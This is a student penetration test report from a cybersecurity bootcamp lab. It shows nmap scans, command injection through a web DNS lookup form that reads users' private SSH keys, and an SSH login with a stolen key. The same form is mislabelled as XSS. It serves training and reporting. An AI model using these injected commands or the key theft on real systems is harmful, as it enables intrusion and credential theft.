Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

SOC Head Manager: Jamar
SOC Analyst: Emerald Mutanga

Executive Summary

Objective

The challenge was to do a mock penetration test to find and exploit any and all vulnerabilities within our users on our system. Somewhere on the administrator account there is a file known as secrets.txt that should remain hidden ensuring our system is secure should no one access it.

The findings below show multiple **HIGH** risks security issues below that must be resolved immediately to ensure the network is safe from outside malicious actors. If these issues are not resolved the malicious actors will get into our company data and also any of our client's sensitive data resulting in multiple litigations and expensive costs.

Scope:

The scope used was internal network range **IP: 172.31.63.137/20**
Open tcp open ssh: **Port: 2222**
IP: 172.31.48.10

Tools Used

Nmap: Nmap is a tool that is used to scan for any open ports on your network running and each IP address it's associated with.
Ssh: ssh stands for secure shell. In this we are making a secure connection onto another machine using an authentication key to gain access to their network.
Metasploit: A penetration tool that allows for the creation of security tools and exploits
Hashing Website: https://10015.io/tools/md5-encrypt-decrypt used for decrypting

Penetration Test Findings


Summary

The following graph below highlights many of the findings and their associated severity. Many if not all are considered high risk and of the utmost volatility.

Finding #	Severity	Finding Name
1	High	Multiple open ports on network that are not typical
2	High	Website in open port **2222** allows for XXS in user input.
3	Medium	Script found under user alice-devops was not secure
4	High	Password being hard coded onto a script
5	Medium	Md5 encryption proven not very secure method
6	High	Hashdump allowed for md5 hashes of Administrators
7	High	Exploitation of Administrator password from said hashdump


Detailed Walkthrough

We first start out by logging in and opening the terminal and seeing what our IP address including the subnet, once we have that we will take that and do a more in depth scan.




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0a:54:4b:7e:04:09 brd ff:ff:ff:ff:ff:ff
    inet 172.31.63.137/20 brd 172.31.63.255 scope global dynamic eth0
       valid_lft 2244sec preferred_lft 2244sec
    inet6 fe80::854:4bff:fe7e:409/64 scope link
       valid_lft forever preferred_lft forever
```

I take that IP address of 172.31.63.137/20 and do a nmap scan.




```
┌──(kali㉿kali)-[~]
└─$ nmap 172.31.63.137/20
Starting Nmap 7.93 ( https://nmap.org
```

From there I can see that there are 5 machines connected to our network including ours. I will do a further nmap scan on those connected and this time I will include a port scan option as well.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.48.10 172.31.52.59 172.31.55.80 172.31.63.137 172.31.63.207
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-09 18:51 UTC
```

The results are as shown




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.48.10 172.31.52.59 172.31.55.80 172.31.63.137 172.31.63.207
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-09 18:51 UTC
Nmap scan report for ip-172-31-48-10.us-west-2.compute.internal (172.31.48.10)
Host is up (0.0036s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-52-59.us-west-2.compute.internal (172.31.52.59)
Host is up (0.00023s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-55-80.us-west-2.compute.internal (172.31.55.80)
Host is up (0.00053s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-63-137.us-west-2.compute.internal (172.31.63.137)
Host is up (0.00069s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Stats: 0:00:38 elapsed; 4 hosts completed (5 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.63% done; ETC: 18:53 (0:00:37 remaining)
Nmap scan report for ip-172-31-63-207.us-west-2.compute.internal (172.31.63.207)
Host is up (0.00022s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (5 hosts up) scanned in 52.91 seconds

┌──(kali㉿kali)-[~]
```

Finding #	Severity	Finding Name
1	High	**IP** 172.31.48.10 **Open 2222**/tcp used for ssh
2	High	**IP** 172.31.52.59 **Open 3389**/tcp used for ms-wbt-server terminal
3	High	**IP** 172.31.55.80 **Open 1013**/tcp used for http on to an Apache web server
4	High	**IP** 172.31.63.207 **Open 3389**/tcp used for ms-wbt-server terminal


As we can see there is an open port that is using a connection to go to an Apache web server. I will use the IP and port it is using and open up a browser and see if I can even access it.



Important FullStack Academy Websites:


Network Utility Development Site

At first glance it looks like there might not be anything there but if i click the link and go to the “Network Utility Development Site” I can see there is a DNS name query search that allows for user input. I can now begin to test and see if it allows for any cross site scripting.




IP Finder
172.31.55.80:1013/networkutility/tools/nslookup/#
Network Utility Tool
Navigation
IP Finder
Enter the DNS name to lookup:.
Enter DNS Name
Submit Button

Success! It does. I use a **command whoami** to display the current user.




```
80.55.31.172.in-addr.arpa       name = ip-172-31-55-80.us-west-2.compute.internal.

Authoritative answers can be found from:

www-data
```

I explore a little more and can see any files listed with **command ls –la**



```
80.55.31.172.in-addr.arpa       name = ip-172-31-55-80.us-west-2.compute.internal.

Authoritative answers can be found from:

total 20
drwxrwxrwx  2 root root 4096 Nov  2  2022 .
drwxrwxrwx 21 root root 4096 Nov  2  2022 ..
-rwxrwxrwx  1 root root 1335 Nov  2  2022 home.php
-rwxr-xr-x  1 root root 2119 Nov  2  2022 home.php.bk
-rwxrwxrwx  1 root root 1791 Nov  2  2022 index.php
```


And from here I enter in **command ls /home** to display names of all the users.




```
8.8.8.8.in-addr.arpa    name = dns.google.

Authoritative answers can be found from:

alice-devops
labsuser
ubuntu
www-data
```

I was able to get each users ssh keys by entering **command cat /home/user/.ssh/id_rsa.pem**
I then went back to my terminal:


cd /home/kali/.ssh
vim sshkey
Copy and pasted the ssh key from alice-devops
vim sshkey2
Copy and pasted the ssh key from www-data
Chmod 600 sshkey and **sshkey2**
rm known_hosts



```
┌──(kali㉿kali)-[~/.ssh]
└─$ ls
authorized_keys  sshkey  sshkey2

┌──(kali㉿kali)-[~/.ssh]
└─$ 
```




```
authorized_keys  known_hosts  known_hosts.old  sshkey  sshkey2

┌──(kali㉿kali)-[~/.ssh]
└─$ chmod 600 sshkey
```



```
authorized_keys  known_hosts  known_hosts.old

┌──(kali㉿kali)-[~/.ssh]
└─$ rm known_hosts
```

Now that I have both authorization ssh keys for each user I will then see if I can get into their systems using **command ssh -i sshkey -p 2222 alice-devops@172.31.48.10**

